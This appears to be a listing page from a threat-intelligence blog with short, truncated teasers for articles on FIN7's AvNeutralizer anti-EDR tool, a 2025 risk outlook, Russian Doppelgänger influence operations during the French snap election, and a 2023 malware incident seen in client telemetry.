
[Summary In early July 2024, the Sentinel Labs researchers released an extensive article¹ about “FIN7 reboot” tooling, notably introducing “AvNeutralizer”, an anti-EDR tool. This tool has been found in the wild as a packed payload. In this article, we offer...](#)



[Looking ahead to 2025, we acknowledge that predicting the future is never an exact science. However, by analyzing emerging trends and patterns, we aim to anticipate the risks that could shape the cybersecurity landscape in the year to come, with...](#)



Identifier: TRR240701. Summary This report delves into Doppelgänger information operations conducted by Russian actors, focusing on their activities from early June to late-July 2024. Our investigation was motivated by the unexpected snap general election in France, prompting a closer look...



In June 2023, we've observed multiple alerts that seemingly came from different sources. A quick search through our telemetry allowed us to identify multiple infected machines across our clients. Although they would sometimes present different behaviour, the initial infection vector...